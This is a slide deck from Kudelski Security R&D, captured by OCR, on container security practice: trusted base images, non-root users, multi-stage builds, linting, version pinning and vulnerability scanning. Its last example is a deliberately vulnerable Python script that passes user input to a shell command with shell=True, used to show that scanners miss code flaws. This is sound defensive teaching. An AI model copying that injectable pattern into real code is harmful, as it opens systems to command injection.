
KUDELSKI SECURITY

R&D Services


#2 understand you execution path

R&D Services

To properly secure and maintain your containers and applications over time it's critical to understand your dependencies and the whole "execution path".



R&D Services



#3 Use the right base image


KUDELSKI SECURITY

R&D Services

Base images

- Use **only** official images from trusted locations. (export DOCKER_CONTENT_TRUST=1)

- **Don't** use random images because it's more convenient.
  - you don't know what's inside
  - you don't know how it's maintained




alpine DOCKER OFFICIAL IMAGE

Updated 25 days ago

A minimal Docker image based on Alpine Linux with a complete package index and only 5

Linux x86-64 ARM ARM 64 386 PowerPC 64 LE IBM Z riscv64




golang DOCKER OFFICIAL IMAGE

Updated 2 days ago

Go (golang) is a general purpose, higher-level, imperative programming language.

Windows Linux PowerPC 64 LE IBM Z ARM x86-64 ARM 64 386 mips64le



debian DOCKER OFFICIAL IMAGE

Updated 20 days ago

Debian is a Linux distribution that's composed entirely of free and open-source software.

Linux riscv64 IBM Z x86-64 ARM ARM 64 386 mips64le PowerPC 64 LE

https://hub.docker.com/search/?certification_status=certified&type=image

- Use small-base images
  - < attack surface
  - < noise generated by scanners
  - < ingress + egress costs
  - < storage costs
  - < pull time

Image	Compressed	Uncompressed	Packages
alpine:latest	2.67MB	5.52MB	14
ubuntu:latest	29MB	77MB	101
centos:latest	80MB	231MB	183

- Store your images on private registries, or understand your quota

- Follow recommendations from languages / framework / vendors
  - 10 best practices to containerize Java applications with Docker - Snyk
  - 10 best practices to containerize Node.js applications with Docker - Snyk
  - Best practices for containerizing Go applications with Docker - Snyk
  - Best practices for containerizing Python applications with Docker - Snyk

KUDELSKI SECURITY


R&D Services

#4 Drop privileges


R&D Services

Principle of Least Privilege (PoLP)

- Application must run as unprivileged users inside container, it substantially decreases the risk that container -> host privilege escalation could occur.
- Remember that the only thing between your container and your host is this namespace thin layer
- If someone does manage to escalate privileges outside the container their container UID may overlap with a more privileged system user's UID granting them additional permissions.




- If you don't have a **USER** directive inside your Dockerfile you're probably doing it wrong.
- Always run your processes as a UID above 10'000.



Don't

```
FROM python:3.10.5-alpine3.16

WORKDIR /app

COPY ./app /app

ENTRYPOINT python -m http.server 8080  --directory /app/
```




Do

```
FROM python:3.10.5-alpine3.16

RUN addgroup -S dummy --gid 10000 && adduser -S dummy -G dummy --uid 10000

WORKDIR /app

COPY ./app /app

RUN chown -R dummy:dummy /app

USER dummy

ENTRYPOINT python -m http.server 8080  --directory /app/
```

A good Read

- Why non-root containers are important for security - Bitnami
- Isolate containers with a user namespace – Docker

R&D Services




#5 Use multi-stage builds

R&D Services


Use multi-stage build ♡

- Reduces the size of your images (costs)
- Reduces the attack surface of your container
- Reduce the risk of leaking accidental build stuff / credentials by cherry-picking things
- You can chain multiple build-stages

Source binary = 1.7MB




```go
package main

import (
    "fmt"
)

func main() {
    fmt.Println("Hello!")
}
```



single-stage

```dockerfile
FROM golang:1.18

WORKDIR /build

COPY . .

RUN CGO_ENABLED=0 go build -o /build/app main.go

CMD ["./app"]
```


966 MB 😱, 203 packages



multi-stage (alpine)

```dockerfile
FROM golang:1.18 as builder

WORKDIR /build

COPY . .

RUN CGO_ENABLED=0 go build -o /build/app main.go

FROM alpine:latest

COPY --from=builder /build/app ./
CMD ["./app"]
```

7.7MB, 15 packages



multi-stage (distroless)

```dockerfile
FROM golang:1.18 as builder

WORKDIR /build

COPY . .

RUN CGO_ENABLED=0 go build -o /build/app main.go

FROM gcr.io/distroless/static-debian11:latest

COPY --from=builder /build/app ./
CMD ["./app"]
```


4.1MB, 3 packages

R&D Services

- Distroless is great for compiled languages.

- Name your stages for more readability.

- Limit your container do what's needed only (no extra deps, no build leftovers, …)



Ref: [docs.docker.com - multistage-build]()

R&D Services

#6 Lint your manifests

R&D Services

- Help you implement Dockerfile best practices
- Reduce the size of your final image
- Catch misconfigurations
- Can easily be added inside build pipelines


DL3006 warning: Always tag the version of an image explicitly

DL3003 warning: Use WORKDIR to switch to a directory

DL3009 info: Delete the apt-get lists after installing something

Good opensource linters:

- Hadoolint
- Fromlatest.io



```
FROM debian
RUN export node_version="0.10" \
&& apt-get update && apt-get -y install nodejs="$node_verion"
COPY package.json usr/src/app
RUN cd /usr/src/app \
&& npm install node-static

EXPOSE 3000
CMD ["npm", "start"]

```

DL3016 warning: Pin versions in npm. Instead of `npm install <package>` use `npm install <package>@<version>`


FROM: latest

#7 Pin your versions

R&D Services

Version pinning


- the semver tag is **mutable**, you can't trust v0.0.1 to be v0.0.1
- it can be an issue if you want to achieve reproducible builds (latest != latest)



```
FROM python:latest

COPY . .

CMD ["./app"]
```


A good read

- SLSA – Immutable reference



```
FROM python:3.10.5-alpine3.15@sha256:69d9502e1098c7e3b06f368d27e8bd6e060e01e4911c184dab2fb0f90c4a6446

COPY . .

CMD ["./app"]
```

R&D Services



#8 Scan your containers

R&D Services


Container scanning

- You can scan your containers for vulnerabilities during many phases
  - Build, Rest, Run
- You need to re-scan over time, scanning at runtime is interesting.
- Scanners are usually doing a form of Software-Composition-Analysis (SCA).
- They are important but need to be properly understood.


R&D Services

limitations

- SCA != SAST
- No vulnerabilities inside your container image doesn't mean that there's no vulnerabilities inside your code
- (false sense of security)




```
grype danm-vulnerable-app:latest
 ✔ Vulnerability DB        [no update available]
 ✔ Loaded image
 ✔ Parsed image
 ✔ Cataloged packages      [39 packages]
 ✔ Scanned image           [0 vulnerabilities]

No vulnerabilities found
```



```
trivy image danm-vulnerable-app:latest
2022-06-20T21:50:08.429+0200    INFO    Detected OS: alpine
2022-06-20T21:50:08.429+0200    INFO    This OS version is not on the EOL list: alpine 3.16
2022-06-20T21:50:08.429+0200    INFO    Detecting Alpine vulnerabilities...
2022-06-20T21:50:08.430+0200    INFO    Number of language-specific files: 0

danm-vulnerable-app:latest (alpine 3.16.0)

Total: 0 (UNKNOWN: 0, LOW: 0, MEDIUM: 0, HIGH: 0, CRITICAL: 0)
```

No vulnerabilities in the dependencies



```
import sys

target = sys.argv[1]
print(target)
import subprocess
output = subprocess.check_output(f"dig {target}", shell=True, encoding='UTF-8')
print(output)
```

H

High

